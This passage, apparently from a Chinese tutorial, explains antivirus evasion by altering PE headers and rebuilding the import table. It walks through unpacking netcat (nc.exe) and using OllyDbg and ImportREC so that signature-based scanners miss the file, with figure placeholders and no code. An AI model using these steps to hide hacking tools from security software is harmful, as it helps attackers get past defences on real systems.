


图4

二、针对PE头的免杀

PE头修改可以实现免杀的原因在于它改变了特征码的位置，PE装载器载入PE文件时需要PE头的位置作为参考进行地址的运算，如果PE头的位置修改了，那么PE文件的很多数据的偏移地址也可能会随着变化，而我们知道，杀毒软件是通过文件偏移来定位特征码的，这样也就可以间接绕过杀毒软件的查杀了，修改PE头还有一个好处，就是在一定程度上能够起到Anit-debug的作用，在一定程度上防止加壳后被脱壳查杀。

如文章的图1所示，PE文件的开始位置为DOS头，在0x3c处指明的就是PE头的偏移地址，PE头由三部分组成：IMAGE_NT_SIGNATURE、IMAGE_FILE_HEADER、IMAGE_OPTIONAL_HEADER，而且在IMAGE_FILE_HEADER中也指出了IMAGE_OPTIONAL_HEADER的大小，具体的结构可以参考Winnt.h中的描述。

要修改PE头可以使用工具也可以手动操作，手动操作主要是为了了解机制，不过描述起来实在麻烦，所以具体的修改方法大家可以直接看收录的动画，而使用工具修改则是为了简化操作，运行PE头修改器，如图5，单击“浏览”按钮选择要修改的程序，然后点击“修改”近钮就可以了。




图5

其实针对PE头的免杀，本质上也就是PE头变形术，如果要再深入的研究下去，大家可以参考网上的一本PDF电子书——PE文件变形术！

三、针对输入表免杀

输入表是PE文件结构中不可或缺的部分，输入表也称之为“导入表”，因为很多工具都被不同人翻译，所以在翻译的表达上会略有不同，但其实表达的都是同一个意思。要想了解输入表，首先还得从DLL文件入手，我们知道多个程序都有功能交集，比如都有输入输出的操作，于是人们将这些很多程序功能交集的代码提取出来叫做库文件，刚开始使用的是一种Static Linking的库调用方式，这种调用方式让每个程序都有一个库的Copy副本，这给编程和程序维护都带来了不便。因为每一个程序都必须有一个这样的副本，所以程序在执行效率及体积上都会有所增大，其次是库文件不利于维护，每次更新库都需要重写源程序代码，所以人们又想起了动态链接库的方法，而对Windows来说也就是DLL文件，动态链接库的好处在于每个程序只需要在代码中声明就可以实现在运行时的调用，这样显然解决了上面所出现的两个小问题，那么程序在执行时是如何知道要载入哪个库，同时知道调用哪个函数的呢？这就是输入表的功能了。

输入表本质上是一个IMAGE_IMPORT_BY_NAME的结构数组，在IMAGE_OPTIONAL_HEADER的IMAGE_DATA_DIRECTORY目录表数组的第二个元素指的就是IMAGE_IMPORT_DESCRIPTOR的RVA，IMAGE_IMPORT_DESCRIPTOR中的OrignalFirstThunk指出了IMAGE_DATA_THUNK结构数组的RVA，IMAGE_DATA_THUNK保存着IMAGE_IMPORT_BY_NAME结构数组中每一个元素的地址，说起来非常绕口，我们不妨看一下在LordPE中的描述，如图6所示，我们可以清晰的看到要想手动找到某个程序的输入表需要这么多步的操作！

不管输入表使用了多少种结构，它的核心部分只有两个内容，一是程序运行需要的DLL文件，二是这些DLL文件中所能使用的API函数，而针对输入表的免杀也就是指的特征码定位在DLL文件或者是DLL文件所包含的API函数上的处理方法。

1、重建输入表法

以瑞士军刀nc.exe为例，首先使用两次ESP定律法将其脱壳（具体操作详见收录的动画），然后我们使用OD将脱壳后的文件载入，目的是为了将程序载入内存好提取其输入表或称为IAT。刚入门的朋友很容易把IAT、INT及输入表搞混淆，这里作一下区别，IAT和INT都是IMAGE_DATA_THUNK的数组，而输入表是IMAGE_IMPORT_BY_NAME的结构数组，INT和IAT是本质上相同的两个结构，只是使用的场合及使用的顺序不一样，INT是载入程序的时候使用的，它是用于确定函数地址的结构，而IAT是在获取地址后修改的INT的一个副本，我们知道在OD中函数调用的时候首先会call xxxx，但是当我们按F7跟进去的时候，就会跳到一条jmp xxxx的指令地址上，这时候就是使用IAT来寻找输入表的。

使用OD将脱壳后的nc.exe载入后，我们运行Import




图6

REC，在“附加到一个活动的进程”中选择使用OD载入的程序，这里为f:\玩壳\unpacker.exe，然后依次单击“自动查找IAT”和“获取输入表”，如图7，单击“显示无效函数”，如果存在无效函数，则在无效函数上点右键选择“删除指针”，如图8，最后单击“修改转存文件”，选择要重建的程序后退出。




图7




图8

